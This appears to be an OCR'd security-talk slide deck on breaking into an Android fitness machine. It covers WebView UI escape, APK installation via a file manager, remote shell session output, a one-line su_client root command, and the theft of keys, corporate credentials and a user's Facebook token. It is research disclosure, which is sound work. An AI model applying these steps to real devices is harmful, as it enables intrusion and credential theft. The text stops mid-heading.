
> Circumventing UI Restrictions #1

- Terms and Conditions / Privacy Policies are often rendered in WebViews



> Circumventing UI Restrictions #1


- Let's look for a **link!**



UI Restrictions | Shell Access | Privilege Escalation | Hardware Control


> Circumventing UI Restrictions #1

- Link traversal leads to an **external site!**
- Hey, there's a Google link there!





> Circumventing UI Restrictions #1


- Google logo provides access to **search engine**
- The search engine can be used to download a **crafted APK!**



> Circumventing UI Restrictions #2








- Alternate UI escape through Facebook


> Local File Manager Abuse

- Android WebViews and Web Browsers **are capable of triggering activities on other installed apps**.
- A simple file upload form on the Web will make Android look for installed file manager programs (i.e. the appropriate intent receivers)



> Local File Manager Abuse


- File Manager found installed supported multiple actions, including APK installation and execution
- The attack surface has now increased!




UI Restrictions > Shell Access > Privilege Escalation > Hardware Control

> Installing a custom app for remote shell access

- *Installation from unknown sources* was found enabled!





UI Restrictions | Shell Access | Privilege Escalation | Hardware Control

> Getting remote shell access


```
[*] Session 1 opened ([redacted]@localhost) ([redacted]:8080 <- [redacted]:43535)
>> sessions
id  user     hostname   platform  release  os  arch  proc  arch  intgty  lvl  address     tags
---------------------------------------------------------------------------------------------
1   [redacted]  localhost  android   3.1.10   armv7l  32bit     Medium  [redacted]
```

```
[redacted]@[redacted]:/system $ busybox uname -ar
Linux localhost 3.1.10 #1 SMP PREEMPT Wed Nov 22 16:26:20 CET 2017 armv7l
GNU/Linux
```


> Privilege Escalation

- Vendor APKs communicated with **su_server** service over Unix domain sockets in order to execute **privileged** commands

- Further investigation of the **/system/xbin** directory revealed the presence of the binaries:
  - **su**
  - **su_client** (The Unix domain socket client)




```
$ ./su_client 'id > /sdcard/status.txt' && cat /sdcard/status.txt
uid=0(root) gid=0(root) context=kernel
```


> Privilege Escalation

- It was now possible to extract sensitive data:
  - **Private keys**
  - **Firmware**
  - **Domain Credentials** for the vendor's corporate Active Directory


- Able to **access, interact and tamper with** the data and functionalities of other apps:
  - Extract the **training data**
  - The **password** to the vendor's fitness tracking platform
  - The user's **Facebook token**
  - Change the **configuration** of the training program

- How about **hardware control**?

> GETTING HARDWARE CONTROL


> Getting Hardware Control

- The Hi Kit: The Display Board
- The Low Kit: The Inverter/Break board




> Getting Hardware Control

- The Hi Kit: The Display Board
- The Low Kit: The Inverter/Break board




> Examination of the Android IPC and Data Sharing in Hi Kit (Display board)




> Controlling the Hardware through Hi Kit

- The hardware equipment is controlled:
  - Through the custom **Hardware Abstraction Layer (HAL)** component, and the corresponding app.
  - Through the **attached USB device (separate microcontroller)** and the corresponding app.




> Controlling the Hardware through Hi 